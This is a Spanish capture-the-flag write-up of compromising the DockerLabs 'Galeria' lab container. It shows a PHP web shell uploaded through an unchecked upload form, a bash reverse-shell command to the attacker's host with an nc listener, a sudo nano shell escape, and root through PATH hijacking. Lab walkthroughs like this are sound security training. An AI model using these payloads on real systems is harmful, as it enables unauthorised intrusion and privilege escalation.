DockerLabs - Galeria
nmap
1
2
3
4
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Galeria]
└─$ nmap -p- -sS --min-rate 5000 -v -n -Pn 172.17.0.2 -oG allPorts
PORT   STATE SERVICE
80/tcp open  http
1
2
3
4
5
6
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Galeria]
└─$ nmap -sCV -p80 172.17.0.2
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Gallery
análisis
Vemos en la página principal que hay múltiples imágenes disponibles:

En el código fuente vemos la ruta de donde provienen dichas imágenes:

Al ir a revisar la carpeta /gallery/uploads, vemos que nos permite listar su contenido:


Dentro, encontramos el script handler.php:
acceso inicial (www-data)

Tras hacer algunas pruebas, nos damos cuenta de que no se está haciendo ninguna comprobación a la hora de subir ficheros, por lo que nos permite subir scripts de PHP como el siguiente, el cual podemos emplear para ejecutar comandos remotamente:
1
<?php system($_GET['cmd']); ?>
En /gallery/uploads/images encontramos el script que acabamos de subir:

Probamos a acceder al script, y ejecutar comandos:

Dado que podemos ejecutar comandos, procedemos a obtener una consola remota con el siguiente comando:
1
http://172.17.0.2/gallery/uploads/images/shell.php?cmd=bash -c "bash -i >%26 /dev/tcp/172.17.0.1/4444 0>%261"
Debemos ponernos en escucha previamente con nc antes de ejecutar el comando anterior:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Galeria]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 40960
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ whoami
whoami
www-data
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ hostname -I
hostname -I
172.17.0.2
Tratamos la TTY para obtener una consola completamente funcional:
1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ script -c bash /dev/null
<ml/gallery/uploads/images$ script -c bash /dev/null
Script started, output log file is '/dev/null'.
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ ^Z
zsh: suspended  nc -nlvp 4444

┌──(elcybercurioso㉿kalilinux)-[~/Desktop/DockerLabs/Galeria]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444
                               reset xterm
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ export TERM=xterm
www-data@a8753f861686:/var/www/html/gallery/uploads/images$ export SHELL=bash
 210data@a8753f861686:/var/www/html/gallery/uploads/images$ stty rows 48 columns
movimiento lateral (gallery)
Revisamos los permisos SUDO del usuario www-data, el cual puede ejecutar /bin/nano como el usuario gallery:
1
2
3
4
5
6
7
www-data@a8753f861686:/home$ sudo -l
Matching Defaults entries for www-data on a8753f861686:
    env_reset, mail_badpass, use_pty

User www-data may run the following commands on a8753f861686:
    (gallery) NOPASSWD: /bin/nano
    (www-data) NOPASSWD: /bin/nano
En GTFOBins nos indican que podemos llegar a invocar una consola como otro usuario realizando los siguientes pasos:

Los pasos son:
- Ejecutar
sudo nano. - Lanzar las combinaciones de teclas Ctrl+R y Ctrl+X
- Escribir
reset; sh 1>&0 2>&0 - Pulsar Enter
1
2
3
sudo nano
^R^X
reset; sh 1>&0 2>&0
De la siguiente manera:

Una vez hayamos realizado los pasos mencionados, deberíamos haber obtenido una consola como el usuario gallery:
1
2
gallery@a8753f861686:/home$ whoami
gallery
escalada de privilegios (root)
Los permisos SUDO del usuario gallery nos indica que puede ejecutar el binario /usr/local/bin/runme como el usuario root:
1
2
3
4
5
6
gallery@a8753f861686:/home$ sudo -l
Matching Defaults entries for gallery on a8753f861686:
    env_reset, mail_badpass, env_keep+=PATH, use_pty

User gallery may run the following commands on a8753f861686:
    (ALL) NOPASSWD: /usr/local/bin/runme
Dado que no sabemos que hace este binario que nos indican, procedemos a revisarlo con herramientas como strings, el cual lista las cadenas legibles del binario que le indiquemos:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
gallery@a8753f861686:/home$ strings /usr/local/bin/runme
/lib64/ld-linux-x86-64.so.2
puts
system
__libc_start_main
__cxa_finalize
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Converting image...
convert /var/www/html/gallery/uploads/images/input.png /var/www/html/gallery/uploads/images/output.jpg
Done.
Vemos que se está invocando al binario convert, pero dado que se está empleando la ruta relativa del mismo, y no la ruta absoluta, el binario /usr/local/bin/runme es vulnerable a un ataque de Library Hijacking.
Un Library Hijacking es una vulnerabilidad que permite que las llamadas que se hagan a binarios de forma relativa dentro de otros binarios sean secuestradas, haciendo que en vez de llamar a los binario legítimos, se llame a uno con el mismo nombre que nosotros definamos en la ruta actual, ya que podemos editar la variable de entorno PATH (que es la que se consulta para buscar un binario de forma relativa):
1
2
3
4
5
gallery@a8753f861686:/var/www/html/gallery/uploads/images$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
gallery@a8753f861686:/var/www/html/gallery/uploads/images$ export PATH=.:$PATH
gallery@a8753f861686:/var/www/html/gallery/uploads/images$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
Una vez que la variable PATH ha sido modificada, creamos un script con el nombre convert, y le damos permisos de ejecución:
1
2
3
gallery@a8753f861686:~$ cat convert
bash -p
gallery@a8753f861686:~$ chmod +x convert
Ahora, si volvemos a ejecutar el binario /usr/local/bin/runme, veremos que habremos invocado una consola como el usuario root:
1
2
3
4
gallery@a8753f861686:~$ sudo /usr/local/bin/runme
Converting image...
root@a8753f861686:/home/gallery# whoami
root
